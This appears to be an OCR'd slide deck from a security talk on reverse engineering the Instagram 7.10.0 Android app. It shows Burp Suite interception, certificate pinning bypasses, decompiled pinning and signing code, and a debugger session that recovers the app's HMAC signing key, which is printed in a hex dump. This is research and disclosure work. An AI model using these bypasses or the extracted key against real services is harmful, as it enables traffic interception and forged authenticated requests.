

A screenshot of the Burp Suite interface. The top menu includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu are buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', and 'Repeater'. Further down are buttons for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. A filter is set to 'Hiding script, XML, CSS, general text, image, flash and ge'. A table below shows network history:

#	Host	Method	URL
324	https://www.arneswinnen.net	GET	/

Instagram v7.10.0
05/11/2015

MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



Repeater Window Help		
Spider	Scanner	Intruder Repeater
PHP history	WebSockets history	Options
HTML, XML, CSS, general text, image, flash and ge		
	Method	URL
www.arneswinnen.net	GET	/

MAN-IN-THE-MIDDLE

- **Attempt 3: Ad-hoc WiFi AP & Generic Bypass Pinning**



<https://github.com/iSECPartners/Android-SSL-TrustKiller>

Android-SSL-TrustKiller


Blackbox tool to bypass SSL certificate pinning for most applications running on a device.

Description

This tool leverages Cydia Substrate to hook various methods in order to bypass certificate pinning by accepting any SSL certificate.


MAN-IN-THE-MIDDLE

- Attempt 3: Ad-hoc WiFi AP & Generic Bypass Pinning



MAN-IN-THE-MIDDLE

- Attempt 4: Ad-hoc WiFi AP & Smali Bypass






```
80 public final void a(String paramString, Certificate[] paramArrayOfCertificate)
81 {
82     int i = 0;
83     Set localSet = a(paramString);
84     if (localSet == null);
85     X509Certificate[] arrayOfX509Certificate;
86     while (true)
87     {
88         return;
89         try
90         {
91             arrayOfX509Certificate = a.a((X509Certificate[])paramArrayOfCertificate, this.b);
92             int j = arrayOfX509Certificate.length;
93             for (int k = 0; ; k++)
94             {
95                 if (k >= j)
96                     break label188;
97                 if (localSet.contains(a((X509Certificate)arrayOfX509Certificate[k])))
98                     break;
99             }
100         }
101         catch (CertificateException localCertificateException)
102         {
103             throw new SSLPeerUnverifiedException(localCertificateException.toString());
104         }
105     }
106     label188: StringBuilder localStringBuilder = new StringBuilder("Certificate pinning failure!\n");
107     int m = arrayOfX509Certificate.length;
108     while (i < m)
109     {
110         X509Certificate localX509Certificate = (X509Certificate)arrayOfX509Certificate[i];
111         localStringBuilder.append("\n    ").append(a(localX509Certificate)).append(": ").append(localX509Certificate.getSubjectDN().getName());
112         i++;
113     }
114     localStringBuilder.append("\n Pinned certificates for ").append(paramString).append(":");
115     Iterator localIterator = localSet.iterator();
116     while (localIterator.hasNext())
117     {
118         d locald = (d)localIterator.next();
119         localStringBuilder.append("\n    sha1/").append(locald.b());
120     }
121     throw new SSLPeerUnverifiedException(localStringBuilder.toString());
122 }
123 }
```

Search: 'pinning' - 2 matches in workspace
Instagram 7.10.0




MAN-IN-THE-MIDDLE

- Attempt 4: Ad-hoc WiFi AP & Smali Bypass (ctd.)



MAN-IN-THE-MIDDLE

- Attempt 4: Ad-hoc WiFi AP & Smali Bypass (ctd.)



SIGNATURE KEY PHISHING

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
927	https://i.instagram.com	POST	/api/v1/accounts/login/	<input checked="" type="checkbox"/>	<input type="checkbox"/>	400	554	JSON	

Request Response

Raw Params Headers Hex

```
POST /api/v1/accounts/login/ HTTP/1.1
X-IG-Connection-Type: WIFI
X-IG-Capabilities: HQ==
Content-Length: 367
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: csrftoken=423d22c063a801f468f21d449ed8a103; mid=VkSXsQABAAE0XswH9_NWNYhimepG
Cookie2: $Version=1
Accept-Language: en-US
Accept-Encoding: gzip

signed_body=da65262740c077cf0488ba9185c9c05b6474b500edc7e7ba83871a3b63849919.%7B%22_csrftoken%22%3A%22423d
d%22%3A%22b0644495-5663-4917-b889-156f95b7f610%22%2C%22device_id%22%3A%22android-f86311b4vsa5j7d2%22%2C%22
sig_key_version=4
```


SIGNATURE KEY PHISHING

signed_body=

0df7827209d895b1478a35a1882a9e1c8
7d3ba114cf8b1f603494b08b5d093b1.

{"_csrftoken":"423d22c063a801f468f2
1d449ed8a103","username":"abc","gu
id":"b0644495-5663-4917-b889-
156f95b7f610","device_id":"android-
f86311b4vsa5j7d2","password":"abc",
"login_attempt_count":"11"}

HMAC
SHA256




SIGNATURE KEY PHISHING

signed_body=

0df7827209d895b1478a35a1882a9e1c8
7d3ba114cf8b1f603494b08b5d093b1.

{"_csrftoken":"423d22c063a801f468f2
1d449ed8a103","username":"abc","gu
id":"b0644495-5663-4917-b889-
156f95b7f610","device_id":"android-
f86311b4vsa5j7d2"},
"login_attempt_coun

HMAC
SHA256



SIGNATURE KEY PHISHING

```
StringBridge.java
1 package com.instagram.strings;
2
3 import com.facebook.f.a.a;
4
5
6 public class StringBridge
7 {
8     private static boolean a = false;
9
10    static
11    {
12        try
13        {
14            h.a("scrambler");
15            h.a("strings");
16            return;
17        }
18        catch (Throwable localThrowable)
19        {
20            a.b(StringBridge.class, "Failed to load native string libraries", localThrowable);
21            a = true;
22        }
23    }
24
25    public StringBridge()
26    {
27    }
28
29    public static boolean a()
30    {
31        return a;
32    }
33
34    public static native String getInstagramString(String paramString);
35
36    public static native String getSignatureString(byte[] paramArrayOfByte);
37 }
```

instagram-7-10-0-multi-android > lib > armeabi-v7a

Open Share with New folder

Name	Type	Size
libbreakpad.so	SO File	58 KB
libcj.so	SO File	18 KB
libfb_peggturbo.so	SO File	150 KB
libglcommon.so	SO File	14 KB
libgnustl_shared.so	SO File	778 KB
libhalide.so	SO File	186 KB
libbigbitmap_for_v21.so	SO File	10 KB
libbigbitmap_runtime_for_v21.so	SO File	14 KB
libijhead.so	SO File	54 KB
libjpegutils.so	SO File	18 KB
libogg.so	SO File	14 KB
libquicksand.so	SO File	22 KB
libscrambler.so	SO File	126 KB
libsigmux.so	SO File	6 KB
libstackblur.so	SO File	18 KB
libstrings.so	SO File	14 KB
libvideo.so	SO File	1.590 KB
libvp8.so	SO File	506 KB

SIGNATURE KEY PHISHING

```
int Java_com_instagram_strings_StringBridge_getSignatureString(int arg0) {
    r8 = *0x3f90;
    r7 = (sp - 0xec) + 0x0;
    r5 = r2;
    r8 = *0x3f90;
    r4 = arg0;
    *(r7 + 0xe4) = *r8;
    r3 = *arg0;
    r3 = *(r3 + 0x2e0);
    r0 = (r3)(arg0, r2, 0x0, r3, var_110, var_10C, var_108, var_104, var_100, var_FC, var_F8, var_F4, var_F0);
    r3 = *r4;
    r3 = *(r3 + 0x2ac);
    r10 = r0;
    r0 = (r3)(r4, r5);
    r3 = r0;
    *(r7 + 0x4) = r3;
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::basic_string();
    r11 = Scrambler::getString();
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::~~basic_string();
    sp = sp - 0xec - (crypto_auth_hmacsha256_bytes() + 0x7 & !0x7);
    r0 = strlen(r11);
    crypto_auth_hmacsha256_init(r7 + 0x14, r11, r0);
    r3 = *(r7 + 0x4);
    crypto_auth_hmacsha256_update();
    crypto_auth_hmacsha256_final(r7 + 0x14, sp);
    (*(r4 + 0x300))(r4, r5, r10, 0x0);
    r0 = crypto_auth_hmacsha256_bytes();
    r5 = 0x0;
    r6 = operator new[()];
    while (r5 < crypto_auth_hmacsha256_bytes()) {
        snprintf(r6 + r5 * 0x2, 0x3, 0x2ce9);
        r5 = r5 + 0x1;
    }
    r4 = (*(r4 + 0x29c))(r4, r6);
    if (r6 != 0x0) {
        operator delete[()];
    }
    r8 = *0x3f90;
    r2 = *(r7 + 0xe4);
    r0 = r4;
    if (r2 != *r8) {
        r0 = __stack_chk_fail();
    }
    return r0;
}
```

HMAC
SHA256
Key

SIGNATURE KEY PHISHING

```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
        if (std::string::compare() < 0x0) {
            r3 = *(r4 + 0xc);
        }
        if (CPU_FLAGS & L) {
            r4 = r5;
        }
        if (CPU_FLAGS & GE) {
            r3 = *(r4 + 0x8);
        }
        r5 = r4;
        r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
        r0 = *(r5 + 0x14);
        r0 = Scrambler::decrypt(r0);
    }
    else {
        r0 = 0x0;
    }
    return r0;
}
```



SIGNATURE KEY PHISHING

Source: <http://mokhdzanifaeq.github.io/extracting-instagram-signature-key-2/>

The screenshot shows a debugger window with the following assembly code and registers:

```
75A88034 $ 4FF0E92D push.w {r4, r5, r6, r7, r8, r9, r10, r11, lr}
75A88038 . B0BB sub sp, #0xec
75A8803A . 8100F8DF ldr.w r8, [pc, #0x100]
75A8803E . AF00 add r7, sp, #0x0
75A88040 . 4615 mov r5, r2
75A88042 . 44F8 add r8, pc
75A88044 . 8000F8D8 ldr.w r8, [r8]
75A88048 . 4611 mov r1, r2
75A8804A . 2200 movs r2, #0x0
75A8804C . 4604 mov r4, r0
75A8804E . 3000F8D8 ldr.w r3, [r8]
75A88052 . 610F107 add.w r6, r7, #0x10
75A88056 . 30E4F8C7 str.w r3, [r7, #228]
75A8805A . 6803 ldr r3, [r0]
75A8805C . 32E0F8D3 ldr.w r3, [r3, #736]
75A88060 . 4798 blx r3
75A88062 . 6823 ldr r3, [r4]
75A88064 . 4629 mov r1, r5
75A88066 . 32A0CF8D3 ldr.w r3, [r3, #684]
75A8806A . 4682 mov r10, r0
75A8806C . 4620 mov r0, r4
75A8806E . 4798 blx r3
75A88070 . 4933 ldr r1, [pc, #0xcc]
75A88072 . 20CF107 add.w r2, r7, #0xc
75A88076 . 4479 add r1, pc
75A88078 . 4603 mov r3, r0
75A8807A . 4630 mov r0, r6
75A8807C . 607B str r3, [r7, #0x4]
75A8807E . EF18F7FF blx .ZN5sC1EPKcRKKSaIcE
75A88082 . 4630 mov r0, r6
75A88084 . EF1AF7FF blx .ZN9Scrambler9getStringESS
75A88088 . 4683 mov r11, r0
```

Register (ARM) values:

```
r0 77168B60
r1 75A669A8
r2 77168B60
r3 00000000
r4 775E0410
r5 10300005
r6 78FF8A10
r7 78FF8A00
r8 40135384
r9 7772ECE4
s1 4226A558
fp 78FF8B24
ip 78FF8A00
sp 78FF8A00
lr 400F5834
pc 75A88088
n 0 z 1 c
v 0 q 0 j
ge 0 e 0 a
i 0 f 0 t
```

Hex dump table:

Address	Hex dump	ASCII
77168B60	63 31 63 37 64 38 34 35 30 31 64 32 66 30 64 66	c1c7d84501d2f0df
77168B70	30 35 63 33 37 38 66 35 65 66 62 39 31 32 30 39	05c378f5efb91209
77168B80	30 39 65 63 66 62 33 39 64 66 66 35 34 39 34 61	09ecfb39dff5494a
77168B90	61 33 36 31 65 63 30 64 65 61 64 62 35 30 39 61	a361ec0deadb509a

c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a 31

SIGNATURE KEY PHISHING

HMAC Generator / Tester Tool

Computes a Hash-based message authentication code (HMAC) using a secret key. A HMAC is a small set of data that helps authenticate the nature of message; it protects the integrity and the authenticity of the message.

The secret key is a unique piece of information that is used to compute the HMAC and is known both by the sender and the receiver of the message. This key will vary in length depending on the algorithm that you use.

I use [Bouncy Castle](#) for the implementation.

You can also use this page in [HTTPS \(SSL\)](#).

Copy-paste the message here

```
